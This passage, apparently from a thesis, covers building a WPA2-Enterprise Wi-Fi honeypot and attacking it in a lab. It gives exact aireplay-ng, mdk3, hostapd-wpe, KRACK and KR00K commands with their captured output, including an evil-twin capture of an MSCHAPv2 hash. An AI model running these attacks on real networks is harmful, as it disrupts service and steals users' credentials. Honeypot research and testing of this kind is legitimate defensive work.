The interface specifies the wireless interface used for the network, a name to the network is assigned using ssid, the hw_mode specifies the IEEE 802.11 standard used (802.11g in this case), channel which the network will operate on, wpa=2 specifies that WPA2 is used in enterprise mode with CCMP as specified by wpa_key_mgmt and pairwise. Since enterprise mode is used, a separate RADIUS server is set up for authentication and 802.1X authentication is enabled via ieee8021x=1. The address, port number and shared secret are specified to access

the RADIUS server. The interface wlan1 is assigned an IP address using the following command:

```
$sudo ifconfig wlan1 up 192.168.3.1 netmask 255.255.255.0
```

4.4.4 freeRADIUS

freeRADIUS, as the name suggests, is an open-source implementation of the RADIUS protocol for centralized Authentication, Authorization and Accounting (AAA) management service. The freeRADIUS suite includes the RADIUS server, RADIUS client library, Apache module and the Pluggable Authentication Module (PAM) library [23].

The installation is simple and straight-forward with just one command:

```
$sudo apt install freeRADIUS
```

The configuration file can be accessed via */etc/freeradius/3.0* and the following configurations are made:

The client, which is the access point here, is defined in the */etc/freeradius/3.0/clients.conf* file

```
client 192.168.3.1 {  
    ipaddr = 192.168.3.1  
    secret =  
    proto = *  
    require_message_authenticator = no  
    nas_type = other  
    virtual_server = default  
    shortname = TestNetwork  
    limit {  
        max_connections = 16  
        lifetime = 0  
        idle_timeout = 30  
    }  
}
```

The */etc/freeradius/3.0/users* file will be modified to include authentication and security configuration information for each user.

```
John Cleartext-Password := "Pa551"
```

```
Misty Cleartext-Password := "Pa552"
```

Jackson Cleartext-Password := "Pa553"

The other settings such as changing name of RADIUS server, changing log files destinations, timeout values, log and SNMP settings can be done via */etc/freeradius/3.0/radiusd.conf* file.

The file */etc/freeradius/3.0/sites-enabled/default* is modified to include the listen address, port and interface corresponding to the access point.

ipaddr = 192.168.3.1

port = 1812

interface = wlan1

The configurations are saved, the freeRADIUS server is started, the dnsmasq server and the hostapd are also started, thereby bringing up the Wi-Fi honeypot network.




Figure 4.6 Operational Honeypot Network

The above figure gives the details about the honeypot network that is established. This includes information that is in correspondence with the hostapd configuration. The network with the SSID "TestNetwork" operating in channel 9 with WPA2-Enterprise mode security is now ready.

5 Attack Statistics

This section discusses the attacks that were conducted on the Wi-Fi honeypot network and the outcome of these attacks along with a few graphical visualizations. As mentioned in the abstract, there will be two environments for conducting these attacks; the first being the laboratory environment with Kali as the attacking machine, the second being the real-world environment where the Wi-Fi honeypot network would be tested in locations that will have a significant number of users who will want to connect to a wireless network. But unfortunately, due to the lockdowns, restrictions and a possible threat to my health or others around me because of COVID-19, the real-world tests had to be conducted from very limited spaces around my dormitory. Due to this, it was difficult to obtain any results of attack on the Wi-Fi honeypot network and as a result there is no visualization or results that can be included.

Before setting up the Wi-Fi honeypot network and proceeding with the attacks and testing, an initial site survey of the available networks is conducted so as to ensure that it does not interfere with other legitimate networks. The figure below shows the output of the InSSIDer wireless network scan.

SSID	Signal	Radios	Clients	Channels	Security	Mode	Max Rate	Last Seen
tuonet-iot	-59 dBm	7	18	1, 6, 11		b/g/n	144.4	now
tuonet-simple	-59 dBm	7	18	1, 6, 11		b/g/n	144.4	now
tuonet-guest	-59 dBm	7	18	1, 6, 11		b/g/n	144.4	now
eduroam	-59 dBm	7	18	1, 6, 11		b/g/n	144.4	now
ChatSpamKappa123	-65 dBm	1	3	9		b/g/n	144.4	now
net	-66 dBm	1	-	13		b/g	54.0	now
Connectify-me	-67 dBm	1	-	11-7		b/g/n	150.0	now
No-Password	-69 dBm	1	-	11		b/g/n	72.2	now
[HIDDEN]	-70 dBm	1	-	2		b/g	54.0	now
HUAWEI-S3LVBJ	-70 dBm	1	-	6-2		b/g/n	300.0	< 30 sec ago
Basement TV.b	-70 dBm	1	-	6		b/g/n	72.2	now

Figure 5.1 Site Survey Scan

5.1 Packet Injection

The wireless packet injection is an attack that involves the spoofing of packets on a network to make them appear as a part of the normal communication stream [24]. This allows an attacker to either disrupt or manipulate the network communication traffic. This also can lead to the deauthentication attack, Denial of Service (DoS) attack or information disclosure.

The injection attack requires a Wi-Fi adapter that can operate in monitor mode and has the ability to be compatible with ‘aircrack-ng’ suite. The injection attack is carried out using the ‘aircrack-ng’ suite, which is a complete set of tools that can assess the security of Wi-Fi networks. It can crack WPA/2 networks, capture packets, perform attacks, test wireless cards and driver capabilities.

The type of packet injection that will be performed is the ARP replay, where the aireplay-ng is used to capture traffic flow between the honeypot and the associated client, and this capture will be replayed by the attacker. The aireplay-ng is supplied with the target MAC address of the access point and the associated client from the airodump-ng capture.

```
#aireplay-ng -3 -b ca:67:c105:a6:02 -h 60:AB:67:D8:A1:03 -r replay_arp-0418-180321.cap wlan0mon
```

No.	Time	Source	Destination	Protocol	Length	Info
23	8.103214049	XiaomiCo_d8:a1:03	Broadcast	ARP	50	Who has 192.168.3.1? Tell 192.168.3.91
24	9.133412073	XiaomiCo_d8:a1:03	Broadcast	ARP	50	Who has 192.168.3.1? Tell 192.168.3.91
25	10.158019145	XiaomiCo_d8:a1:03	Broadcast	ARP	50	Who has 192.168.3.1? Tell 192.168.3.91
26	82.619729705	XiaomiCo_d8:a1:03	Broadcast	ARP	50	Who has 192.168.3.1? Tell 192.168.3.91
27	83.650033311	XiaomiCo_d8:a1:03	Broadcast	ARP	50	Who has 192.168.3.1? Tell 192.168.3.91
28	84.666371400	XiaomiCo_d8:a1:03	Broadcast	ARP	50	Who has 192.168.3.1? Tell 192.168.3.91
29	85.691742817	XiaomiCo_d8:a1:03	Broadcast	ARP	50	Who has 192.168.3.1? Tell 192.168.3.91
30	86.721213742	XiaomiCo_d8:a1:03	Broadcast	ARP	50	Who has 192.168.3.1? Tell 192.168.3.91
31	87.740665710	XiaomiCo_d8:a1:03	Broadcast	ARP	50	Who has 192.168.3.1? Tell 192.168.3.91
32	88.764385880	XiaomiCo_d8:a1:03	Broadcast	ARP	50	Who has 192.168.3.1? Tell 192.168.3.91
33	89.789371296	XiaomiCo_d8:a1:03	Broadcast	ARP	50	Who has 192.168.3.1? Tell 192.168.3.91
34	90.808992287	XiaomiCo_d8:a1:03	Broadcast	ARP	50	Who has 192.168.3.1? Tell 192.168.3.91
35	91.835469419	XiaomiCo_d8:a1:03	Broadcast	ARP	50	Who has 192.168.3.1? Tell 192.168.3.91

Figure 5.2 ARP Replay Injection

The above figure shows a stream of ARP requests from the associated client device that were actually sent by the attacker performing the ARP replay injection. Running this continuously could overwhelm the target and thereby cause Denial of Service (DoS).

5.2 Deauthentication Attack

This is one of the types of Denial-of-Service (DoS) attack [25] which involves sending a deauthentication frame with a spoofed MAC address. This causes the client to be disconnected from the wireless network, thereby allowing the attacker to capture the handshake while reauthentication and trying to crack the password. Since it is also a type of injection attack, the ‘aircrack-ng’ suite can be used to perform this attack. The steps involved in carrying out this attack are as follows:

Use airodump-ng to scan the area for the target and identify the MAC address of the access point and the MAC address of the client using the following command:

```
#airodump-ng wlan0mon
```

After obtaining the MAC addresses and the channel number of the target, we will change the operating channel of our wireless adapter to match the target using:

```
#iwconfig wlan0mon channel 9
```

The deauthentication attack can now be started using the aireplay-ng, which is one of the tools for replay attacks within the aircrack-ng suite.

```
#aireplay-ng -0 50 -a 6e:bc:5a:fb:c6:65 -c 60:ab:67:d8:a1:03 wlan0mon
```

This starts a deauthentication attack against the target access point specified by ‘-a’ option and the target client specified by ‘-c’ option by sending 50 frames.


```

AP-STA-DISCONNECTED 60:ab:67:d8:a1:03
STA 60:ab:67:d8:a1:03 IEEE 802.11: authenticated
STA 60:ab:67:d8:a1:03 IEEE 802.11: associated (aid 1)

```

Figure 5.3 Hostapd Output of Client Disconnection

The above figure is the output from hostapd which shows that the client has been disconnected as soon as the deauthentication attack started. The authenticated and associated are the later outputs when the client got reconnected.

wlan.fc.type_subtype=12

No.	Time	Source	Destination	Protocol	Length	Info
520	4.185700626	6e:bc:5a:fb:c6:65	XiaomiCo_d8:a1:03	802.11	38	Deauthentication, SN=0, FN=0, Flags=.....
522	4.187961767	XiaomiCo_d8:a1:03	6e:bc:5a:fb:c6:65	802.11	38	Deauthentication, SN=1, FN=0, Flags=.....
523	4.194219758	6e:bc:5a:fb:c6:65	XiaomiCo_d8:a1:03	802.11	38	Deauthentication, SN=2, FN=0, Flags=.....
524	4.197258995	XiaomiCo_d8:a1:03	6e:bc:5a:fb:c6:65	802.11	38	Deauthentication, SN=3, FN=0, Flags=.....
526	4.200548219	6e:bc:5a:fb:c6:65	XiaomiCo_d8:a1:03	802.11	39	Deauthentication, SN=0, FN=0, Flags=.....
527	4.201379779	XiaomiCo_d8:a1:03	6e:bc:5a:fb:c6:65	802.11	39	Deauthentication, SN=1, FN=0, Flags=.....
529	4.203595035	6e:bc:5a:fb:c6:65	XiaomiCo_d8:a1:03	802.11	38	Deauthentication, SN=4, FN=0, Flags=.....
530	4.206576002	6e:bc:5a:fb:c6:65	XiaomiCo_d8:a1:03	802.11	39	Deauthentication, SN=2, FN=0, Flags=.....
531	4.206629636	XiaomiCo_d8:a1:03	6e:bc:5a:fb:c6:65	802.11	38	Deauthentication, SN=5, FN=0, Flags=.....
532	4.207116992	XiaomiCo_d8:a1:03	6e:bc:5a:fb:c6:65	802.11	39	Deauthentication, SN=3, FN=0, Flags=.....
534	4.209757231	6e:bc:5a:fb:c6:65	XiaomiCo_d8:a1:03	802.11	39	Deauthentication, SN=4, FN=0, Flags=.....
537	4.211695451	XiaomiCo_d8:a1:03	6e:bc:5a:fb:c6:65	802.11	39	Deauthentication, SN=5, FN=0, Flags=.....
539	4.216101441	6e:bc:5a:fb:c6:65	XiaomiCo_d8:a1:03	802.11	38	Deauthentication, SN=6, FN=0, Flags=.....

Figure 5.4 Output from Honeypot Monitoring Wireshark

The above figure shows the output from the monitoring system of the honeypot network and the continuous stream of deauthentication frames disassociating the client are visible.

5.3 Beacon Flood Attack

This is also one of the types of Denial-of-Service (DoS) attack which involves confusing a wireless client by transmitting a large number of beacon frames, thereby denying the client from accessing the real wireless network. This attack does not directly target the access point or the client but can overwhelm the client or the access point and can cause them to crash [26].

To perform the beacon flood attack, the ‘mdk3’ tool is utilized which has the capability to stress test or exploit the weaknesses in the wireless networks. This tool can also be used for deauthentication attacks, WPA downgrade attack or TKIP shutdown exploitation attack.

In order to confuse the clients, the beacon flood attack is performed by broadcasting a large number of beacon frames that appear to be from the legitimate network, the beacon flood attack can be started using the mdk3 tool using the following command:

```
#mdk3 wlan0mon b -n TestNetwork -c 9
```

No.	Time	Source	Destination	Protocol	Length	Info
51	3.17666731	a8:99:0f:95:b1:eb	Broadcast	802.11	84	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=TestNetwork
52	3.178472152	a8:99:0f:95:b1:eb	Broadcast	802.11	85	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=TestNetwork
53	3.195358527	f1:b3:05:ef:f7:00	Broadcast	802.11	84	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=TestNetwork
54	3.200218745	f1:b3:05:ef:f7:00	Broadcast	802.11	85	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=TestNetwork
55	3.212791606	e9:a1:3a:e5:ca:0b	Broadcast	802.11	84	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=TestNetwork
56	3.217591022	e9:a1:3a:e5:ca:0b	Broadcast	802.11	85	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=TestNetwork
57	3.230236662	cb:d0:48:47:64:bd	Broadcast	802.11	84	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=TestNetwork
58	3.235149693	cb:d0:48:47:64:bd	Broadcast	802.11	85	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=TestNetwork
59	3.247036613	1f:23:1e:a8:1c:7b	Broadcast	802.11	84	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=TestNetwork
60	3.249626557	1f:23:1e:a8:1c:7b	Broadcast	802.11	85	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=TestNetwork
61	3.265124244	64:c5:14:73:5a:c5	Broadcast	802.11	84	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=TestNetwork
62	3.271005726	64:c5:14:73:5a:c5	Broadcast	802.11	85	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=TestNetwork
63	3.282472101	5e:4b:79:63:3b:70	Broadcast	802.11	84	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=TestNetwork
64	3.285515811	5e:4b:79:63:3b:70	Broadcast	802.11	85	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=TestNetwork
65	3.299891439	64:24:11:9e:09:dc	Broadcast	802.11	84	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=TestNetwork
66	3.304714548	64:24:11:9e:09:dc	Broadcast	802.11	85	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=TestNetwork
67	3.317358348	aa:d4:ac:f2:1b:10	Broadcast	802.11	84	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=TestNetwork
68	3.322102507	aa:d4:ac:f2:1b:10	Broadcast	802.11	85	Beacon frame, SN=0, FN=0, Flags=....., BI=100, SSID=TestNetwork

Figure 5.5 Beacon Frames Flooding

The above figure shows the output of the attacker broadcasting a continuous stream of beacon frames with the SSID “TestNetwork”, thereby overpowering the legitimate network. Since a beacon information consists of configured SSID, timestamp and channel information, a client that wants to connect to the real network, will end up confused and thereby leading to a Denial of Service (DoS).

5.4 Authentication Request Flood Attack

This is again another type of Denial-of-Service (DoS) attack which involves flooding the access point with authentication requests. Once the request accepting capabilities of the access point reach the threshold, it might stop accepting new requests, freeze or crash or might reboot to clean its memory [27]. Since the ‘mdk3’ tool is capable of performing this type of attack, it is used here to send a large number of authentication request continuously to the Wi-Fi honeypot network.

After obtaining the target access point’s MAC address from the airodump scan, the mdk3 is launched to perform the authentication request flood using:

```
#mdk3 wlan0mon a -a 86:6a:f9:33:5d:9a
```

No.	Time	Source	Destination	Protocol	Length	Info
77	3.157910758	67:c6:69:73:51:ff	86:6a:f9:33:5d:9a	802.11	42	Authentication, SN=0, FN=0, Flags=.....
78	3.161644693	67:c6:69:73:51:ff	86:6a:f9:33:5d:9a	802.11	43	Authentication, SN=0, FN=0, Flags=.....
80	3.162145162	4a:ec:29:cd:ba:ab	86:6a:f9:33:5d:9a	802.11	42	Authentication, SN=0, FN=0, Flags=.....
81	3.165769148	4a:ec:29:cd:ba:ab	86:6a:f9:33:5d:9a	802.11	43	Authentication, SN=0, FN=0, Flags=.....
83	3.165822969	f2:fb:e3:46:7c:c2	86:6a:f9:33:5d:9a	802.11	42	Authentication, SN=0, FN=0, Flags=.....
84	3.167849648	f2:fb:e3:46:7c:c2	86:6a:f9:33:5d:9a	802.11	43	Authentication, SN=0, FN=0, Flags=.....
86	3.167902913	54:f8:1b:e8:e7:8d	86:6a:f9:33:5d:9a	802.11	42	Authentication, SN=0, FN=0, Flags=.....
87	3.168597222	86:6a:f9:33:5d:9a	4a:ec:29:cd:ba:ab	802.11	70	Authentication, SN=26, FN=0, Flags=.....C
88	3.168636447	76:5a:2e:63:33:9f	86:6a:f9:33:5d:9a	802.11	42	Authentication, SN=0, FN=0, Flags=.....
89	3.169759251	54:f8:1b:e8:e7:8d	86:6a:f9:33:5d:9a	802.11	43	Authentication, SN=0, FN=0, Flags=.....
91	3.170008200	c9:9a:66:32:0d:b7	86:6a:f9:33:5d:9a	802.11	42	Authentication, SN=0, FN=0, Flags=.....
92	3.171399227	76:5a:2e:63:33:9f	86:6a:f9:33:5d:9a	802.11	43	Authentication, SN=0, FN=0, Flags=.....
93	3.171448814	31:58:a3:5a:25:5d	86:6a:f9:33:5d:9a	802.11	42	Authentication, SN=0, FN=0, Flags=.....
95	3.173316847	c9:9a:66:32:0d:b7	86:6a:f9:33:5d:9a	802.11	43	Authentication, SN=0, FN=0, Flags=.....
97	3.173368188	05:17:58:e9:5e:d4	86:6a:f9:33:5d:9a	802.11	42	Authentication, SN=0, FN=0, Flags=.....
98	3.176001389	86:6a:f9:33:5d:9a	4a:ec:29:cd:ba:ab	802.11	70	Authentication, SN=26, FN=0, Flags=....R...C
99	3.176050509	ab:b2:cd:c6:9b:b4	86:6a:f9:33:5d:9a	802.11	42	Authentication, SN=0, FN=0, Flags=.....
100	3.176483515	86:6a:f9:33:5d:9a	4a:ec:29:cd:ba:ab	802.11	70	Authentication, SN=26, FN=0, Flags=....R...C
101	3.176534336	54:11:0e:82:74:41	86:6a:f9:33:5d:9a	802.11	42	Authentication, SN=0, FN=0, Flags=.....

Figure 5.6 Authentication Request Flooding

The above figure shows the continuous flow of authentication requests directed towards the honeypot network (MAC – 86:6a:f9:33:5d:9a). The mdk3 tool spoofs the source MAC address and targets the honeypot.

5.5 WPA2 Password Cracking


Unlike in the WPA2-PSK network where a client can be deauthenticated and then attempt to capture the handshake between the client and the access point and finally using this capture to crack the password with ‘aircrack’, the same steps cannot be used on the WPA enterprise networks. Just the ‘aircrack-ng’ suite isn’t sufficient for this purpose. Hence to crack the enterprise network passwords, an evil twin of the target network is created using the ‘hostapd-wireless pwnage edition (wpe)’ package. This is a replacement of the freeradius-wpe, and it implements the IEEE 802.1x authenticator and authentication server, which can help in obtaining the client credentials.

The hostapd-wpe is not a built-in tool in Kali Linux and needs to be installed from the repository. Since hostapd-wpe is similar to the regular hostapd, the changes made to the configuration file is also similar wherein we have to imitate the target wireless network by using the same SSID and channel. The following changes are made to the configuration file found in */etc/hostapd-wpe/hostapd-wpe.conf*

```
interface=wlan0mon  
ssid=TestNetwork  
channel=9
```

Once the configuration is saved, it is ready to be started using the command:

```
#hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
```



```
root@kali2019:~# hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf  
Configuration file: /etc/hostapd-wpe/hostapd-wpe.conf  
Using interface wlan0mon with hwaddr c0:4a:00:28:5c:30 and ssid "TestNetwork"  
wlan0mon: interface state UNINITIALIZED->ENABLED  
wlan0mon: AP-ENABLED  
wlan0mon: STA 60:ab:67:d8:a1:03 IEEE 802.11: authenticated  
wlan0mon: STA 60:ab:67:d8:a1:03 IEEE 802.11: associated (aid 1)  
wlan0mon: CTRL-EVENT-EAP-STARTED 60:ab:67:d8:a1:03  
wlan0mon: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1  
wlan0mon: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25  
wlan0mon: STA 60:ab:67:d8:a1:03 IEEE 802.1X: Identity received from STA: 'Misty'  
wlan0mon: STA 60:ab:67:d8:a1:03 IEEE 802.1X: Identity received from STA: 'Misty'  
wlan0mon: STA 60:ab:67:d8:a1:03 IEEE 802.1X: Identity received from STA: 'Misty'  
wlan0mon: STA 60:ab:67:d8:a1:03 IEEE 802.1X: Identity received from STA: 'Misty'  
wlan0mon: STA 60:ab:67:d8:a1:03 IEEE 802.1X: Identity received from STA: 'Misty'  
wlan0mon: STA 60:ab:67:d8:a1:03 IEEE 802.1X: Identity received from STA: 'Misty'  
mschapv2: Mon Apr 20 19:22:57 2020  
username: Misty  
challenge: 37:2f:4f:50:f1:a4:4d:2e  
response: ee:0e:40:05:e1:6a:1e:1e:12:9c:6b:e8:19:14:09:a0:1e:95:af:0d:9b:02:58:d5  
jtr NETNTLM: Misty:$NETNTLM$372f4f50f1a44d2e$ee0e4005e16a1e1e129c6be8191409a01e95af0d9b0258d5  
hashcat NETNTLM: Misty:::ee0e4005e16a1e1e129c6be8191409a01e95af0d9b0258d5:372f4f50f1a44d2e
```

Figure 5.7 Evil Twin with hostapd-wpe

Once the evil twin is started, there are two ways in which the attacker might try to capture the hashes. The first method may be by performing an active deauthentication attack and the second method is to wait patiently for a client device to connect to the network. But in the test here, instead of active deauthentication, the second method was preferred to lower the chances of detection.

In the figure 5.7, it is observed that the evil twin receives an association attempt from the user ‘Misty’, which is one of the usernames configured in our list of users of the enterprise network. When this user enters the identity and password on their device, the evil twin captures the username and the challenge-response hashes. These captured hashes can be cracked using a site such as <https://crack.sh/get-cracking/> where the cracking is done for a small fee. If the attacker has sufficient GPU based power, the cracking can be done by the attacker itself using tools such as Hashcat or John the Ripper. In this thesis, the cracking part is not performed because it is an offline procedure which cannot be detected by any honeypot.

The cracking attack is something which is difficult to be picked up by monitoring systems since there is no direct attack on the target wireless network unless the attacker performs a deauthentication attack.

5.6 KRACK Attack

While the KRACK attack affects almost all devices running WPA2, the security researcher Mathy Vanhoef has not released any attack scripts that exploit the vulnerabilities. Instead there are just Proof of Concepts (PoC) scripts to test if the devices are vulnerable to KRACK attack and this is what is tested in this thesis. Specifically, the client devices are tested to see if they are vulnerable to this attack.

Once the scripts along with their dependencies are installed on the machine that also hosts the honeypot network, the following script is launched:

```
$python ./krack-test-client.py
```

This script tests if the client performs key reinstallations during the 4-way handshake by repeatedly sending the encrypted message 3 (containing the pairwise/group transient key) to the client. This was tested against the two test clients running android 6.0 and 9.0.

```
[19:22:28] Reset PN for GTK
[19:22:28] 60:ab:67:d8:a1:03: sending a new 4-way message 3 where the GTK has a zero RSC
[19:22:28] 60:ab:67:d8:a1:03: received a new message 4
[19:22:29] 60:ab:67:d8:a1:03: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 3 ARPs this interval)
[19:22:30] Reset PN for GTK
[19:22:30] 60:ab:67:d8:a1:03: sending a new 4-way message 3 where the GTK has a zero RSC
[19:22:30] 60:ab:67:d8:a1:03: received a new message 4
[19:22:31] 60:ab:67:d8:a1:03: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 4 ARPs this interval)
[19:22:31] 60:ab:67:d8:a1:03: client DOESN'T reinstall the pairwise key in the 4-way handshake (this is good) (used standard attack).
[19:22:32] Reset PN for GTK
[19:22:32] 60:ab:67:d8:a1:03: sending a new 4-way message 3 where the GTK has a zero RSC
[19:22:32] 60:ab:67:d8:a1:03: received a new message 4
[19:22:33] 60:ab:67:d8:a1:03: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 1 ARPs this interval)
```

Figure 5.8 KRACK script against Android 9.0 device

```

[19:21:37] 98:0c:a5:18:9f:11: sending a new 4-way message 3 where the GTK has a zero RSC
[19:21:38] 98:0c:a5:18:9f:11: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 4 ARPs this interval)
[19:21:39] Reset PN for GTK
[19:21:39] 98:0c:a5:18:9f:11: sending a new 4-way message 3 where the GTK has a zero RSC
[19:21:40] 98:0c:a5:18:9f:11: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 1 ARPs this interval)
[19:21:40] 98:0c:a5:18:9f:11: client DOESN'T reinstall the pairwise key in the 4-way handshake (this is good) (used standard attack).
[19:21:41] Reset PN for GTK
[19:21:41] 98:0c:a5:18:9f:11: sending a new 4-way message 3 where the GTK has a zero RSC
[19:21:42] 98:0c:a5:18:9f:11: sending broadcast ARP to 192.168.100.2 from 192.168.100.1 (sent 2 ARPs this interval)

```

Figure 5.9 KRACK script against Android 6.0 device

This vulnerability affects devices running android 6.0 and higher unless they are patched. Since one of the test clients is running android 6.0 with no new security patches, it still wasn't showing any reinstallations. To confirm the same, the script was run for a total of 5 times to ensure that there is no inconsistency. But as shown in the figure, despite 5 runs, both the client devices were not showing any reinstallations, which is a good sign. Since there have been no reports of this attack being exploited in the wild and with the lack of attack scripts, detection in the honeypot system was not feasible. The only solution is to upgrade to WPA3 or keep the devices running WPA2 fully updated.

5.7 KR00K Attack

Similar to the KRACK attack, the security researcher did not release any attack scripts to exploit this vulnerability. But in the mid of March, Hexway, a cybersecurity services company released a PoC exploit script for KR00k.

Once the script is downloaded onto the attack machine the attack can be launched against the target using the following command:

```
#python3 r00kie-kr00kie.py -i wlan0mon -b {macofAP} -c {macofclient} -l 9
```

```

/__$
__$
__$ /__$ /$$$$$$ /$$$$$$ /__$ /__$
__$ /__$ /$$$$$$ /$$$$$$ \__$ /__$ /$$$$$$
__$ /__$ /__$ $$$$ $$$$ $$$$ /__$ /__$ /$$$$$$
$$$$$$/ $$$$ \__$ $$$$ $$$$ $$$$ /__$ /$$$$$$
__$ $$$$ $$$$ \__$ $$$$ $$$$ $$$$ /__$ /$$$$$$
__$ \__$ $$$$ $$$$ /__$ $$$$ $$$$ $$$$ /__$ /$$$$$$
/__$ /__$ /__$ /__$ /__$ /__$ /__$ /__$ /__$ /__$
v0.0.1

https://hexway.io/research/r00kie-kr00kie/

[!] Kill processes that prevent monitor mode!
[*] Wireless interface: wlan0mon already in mode monitor
[*] Set channel: 9 on wireless interface: wlan0mon
[*] Send 5 death packets to: 98:0c:a5:18:9f:11 from: 02:38:e8:9d:08:cf
[*] Send 5 death packets to: 98:0c:a5:18:9f:11 from: 02:38:e8:9d:08:cf
[*] Send 5 death packets to: 98:0c:a5:18:9f:11 from: 02:38:e8:9d:08:cf
[*] Send 5 death packets to: 98:0c:a5:18:9f:11 from: 02:38:e8:9d:08:cf
[*] Send 5 death packets to: 98:0c:a5:18:9f:11 from: 02:38:e8:9d:08:cf
[*] Send 5 death packets to: 98:0c:a5:18:9f:11 from: 02:38:e8:9d:08:cf
[*] Send 5 death packets to: 98:0c:a5:18:9f:11 from: 02:38:e8:9d:08:cf
[*] Send 5 death packets to: 98:0c:a5:18:9f:11 from: 02:38:e8:9d:08:cf
[*] Send 5 death packets to: 98:0c:a5:18:9f:11 from: 02:38:e8:9d:08:cf
[*] Send 5 death packets to: 98:0c:a5:18:9f:11 from: 02:38:e8:9d:08:cf
[*] Send 5 death packets to: 98:0c:a5:18:9f:11 from: 02:38:e8:9d:08:cf
[*] Send 5 death packets to: 98:0c:a5:18:9f:11 from: 02:38:e8:9d:08:cf
[*] Send 5 death packets to: 98:0c:a5:18:9f:11 from: 02:38:e8:9d:08:cf
[*] Send 5 death packets to: 98:0c:a5:18:9f:11 from: 02:38:e8:9d:08:cf
[*] Send 5 death packets to: 98:0c:a5:18:9f:11 from: 02:38:e8:9d:08:cf

```

Figure 5.10 Kr00k test attack on K4 note

6 Theoretical Rules to Reduce and Eliminate Threats

This section will focus on the theoretical aspects of security that are to be followed in the wireless network environment to reduce and eliminate risks. It covers both the home users and the enterprise environments.

6.1.1 Home Environment

